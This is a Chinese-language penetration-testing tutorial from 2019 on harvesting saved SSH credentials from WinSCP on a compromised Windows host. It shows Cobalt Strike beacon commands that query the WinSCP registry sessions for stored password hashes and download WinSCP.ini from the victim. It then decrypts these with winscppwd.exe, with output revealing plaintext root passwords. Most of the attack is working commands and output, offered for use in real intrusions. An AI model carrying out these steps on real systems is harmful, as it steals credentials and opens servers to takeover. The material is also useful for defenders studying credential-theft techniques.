
# 内网密码搜集 [ 尝试解密 Winscp 中保存的账号密码 ]


## 前言 [ 以下所有操作将全部在管理员权限下进行 ]


关于 winscp 大家应该都不太陌生吧,说白点其实就是个 windows 和 linux 机器之间的文件互传工具,没什么特别的,说心里话,专业运维也不大可能会用到这个,都是一些非专业的技术人员图方便才可能会用,我们的目的无非还是想读取里面保存的各种 ssh 连接账号密码...

## 0x01 此处仍以最新版的 Winscp 为例进行演示


显然,利用前提依然还是目标得已经事先保存了连接密码才行,比较有意思的是,注意保存密码的那个勾选项 **'不推荐'**,说明官方都建议你不要去保存密码,但就是有些人[非专业技术人员]图省事,求方便 就非要保存密码,所以,带来的后果就懂了,一台 linux 机器很可能就这么因此而沦陷了 😉,**保存密码任何情况下都绝对不是个好习惯**,试想下,平时你自己用的 vps,是不是都保存了密码呢,当然,不仅仅是指 winscp,包括前面的 xshell,SecureCRT...一旦当前机器被种马,你的 vps,很可能顺路都被连带反捅了,你曾经做过什么,控了哪些目标,整个入侵者画像瞬间就暴露在了别人的面前 😉




默认情况下,在安装完 Winscp 之后,配置[这其中就包括了连接的 ip 和账号密码 hash] 都会被放到对应的注册表项下,如下,你也可以把配置都放到指定的 WinSCP.ini 文件中,后面再说



## 0x02 具体解密过程

先假设目标把 Winscp 配置都存到了注册表里,开始整个解密利用过程,首先,查看目标系统指定注册表项下保存的有无 winscp 连接 [ 发现此处有两条有效连接记录,winscp 所对应的的注册表项是固定的 ]

```
beacon> shell reg query "HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions"
```

```
beacon> shell reg query "HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions"
[*] Tasked beacon to run: reg query "HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions"
[+] host called home, sent: 102 bytes
[+] received output:

HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions\Default%20Settings
HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions\root@192.168.3.76
HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions\test/root@192.168.3.177
HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions\test/root@192.168.3.76
```

有了连接,我们就可以顺路查出指定连接下所保存的密码 hash,此处的这个 test 其实就是上面的那个标签目录名

```
beacon> shell reg query "HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions\test/root@192.168.3.177"
```

```
beacon> shell reg query "HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions\test/root@192.168.3.177"
[*] Tasked beacon to run: reg query "HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions\test/root@192.
168.3.177"
[+] host called home, sent: 126 bytes
[+] received output:

HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions\test/root@192.168.3.177
    HostName    REG_SZ    192.168.3.177
    UserName    REG_SZ    root
    Password    REG_SZ
A35C4A5795E78E3BA890DE498301A02E3333286D656E726D6A64726F726D6B6B3D3831353252922D544B5BB0CD3C23620C37
    LocalDirectory    REG_SZ    C:%5CUsers%5Cadmin%5CDocuments
    RemoteDirectory    REG_SZ    /root
```


```
beacon> shell reg query "HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions\test/root@192.168.3.76"
```

```
beacon> shell reg query "HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions\test/root@192.168.3.76"
[*] Tasked beacon to run: reg query "HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions\test/root@192.
168.3.76"
[+] host called home, sent: 125 bytes
[+] received output:

HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions\test/root@192.168.3.76
    HostName    REG_SZ    192.168.3.76
    UserName    REG_SZ    root
    LocalDirectory    REG_SZ    C:%5CUsers%5Cadmin%5CDocuments
    RemoteDirectory    REG_SZ    /root
    Password    REG_SZ
A35C465DD52E3333286D656E726D6A64726F726B6A3D383135327D1C7F6869FD3B3927A05F9DF7E23B0A33C24B2881BF60E0
```

最后,只需将查到的 hash 粘到本地的 winscppwd.exe 进行解密即可,非常简单,如下,后面分别跟上 **用户名, ip 和 对应的密码 hash** 即可

```
# winscppwd.exe root 192.168.3.177 A35C4A5795E78E3BA890DE498301A02E3333286D656E726D6A64726F726D6B6B3D3831353252B0CD3C23620C37
# winscppwd.exe root 192.168.3.76 A35C465DD52E3333286D656E726D6A64726F726B6A3D383135327D1C7F6869FD3B3927A05F9DF24B2881BF60E0
```



万一目标真把配置都放到了指定的 ini 文件中[非默认路径],那你就得先想办法找到对应的 WinSCP.ini 文件 ,然后再把对应的文件 down 下来本地解密,如下

```
beacon> shell dir "%appdata%"
beacon> download C:\Users\admin\AppData\Roaming\WinSCP.ini
```

```
beacon> shell dir "%appdata%"
[*] Tasked beacon to run: dir "%appdata%"
[+] host called home, sent: 46 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 B8E7-0E0A

 C:\Users\admin\AppData\Roaming 的目录

2019/03/27  18:38    <DIR>          .
2019/03/27  18:38    <DIR>          ..
2018/10/24  21:21    <DIR>          Adobe
2018/10/31  11:29    <DIR>          Identities
2019/01/02  12:50    <DIR>          Microsoft FxCop
2019/01/02  14:13    <DIR>          Notepad++
2019/01/02  12:43    <DIR>          NuGet
2019/03/19  11:17    <DIR>          VanDyke
2018/12/30  18:11    <DIR>          WinRAR
2019/03/27  18:39            15,717 WinSCP.ini
2019/03/27  18:38               600 winscp.rnd
               2 个文件         16,317 字节
               9 个目录 38,553,743,360 可用字节

beacon> download C:\Users\admin\AppData\Roaming\WinSCP.ini
[*] Tasked beacon to download C:\Users\admin\AppData\Roaming\WinSCP.ini
[+] host called home, sent: 49 bytes
[*] started download of C:\Users\admin\AppData\Roaming\WinSCP.ini (15717 bytes)
[*] download of WinSCP.ini is complete
```

```
# winscppwd.exe WinSCP.ini
```

```
管理员: 命令提示符

D:\抓hash\客户端解密>winscppwd.exe WinSCP.ini
reading WinSCP.ini
root@192.168.3.76       admin!@#45
root@192.168.3.177      admin
root@192.168.3.59       [redacted]

D:\抓hash\客户端解密>
```

小结:

还是那句话,专业运维人员几乎不大可能会用这个东西,反而是一些非专业的技术人员或者一些不怎么懂 linux 的人才会用,万一你自己实战中真的碰巧就遇到了,尝试下也无妨,ok,废话不多讲,有任何问题,欢迎及时反馈,非常感谢,祝好运 ☺

- by klion
- 2019.3.6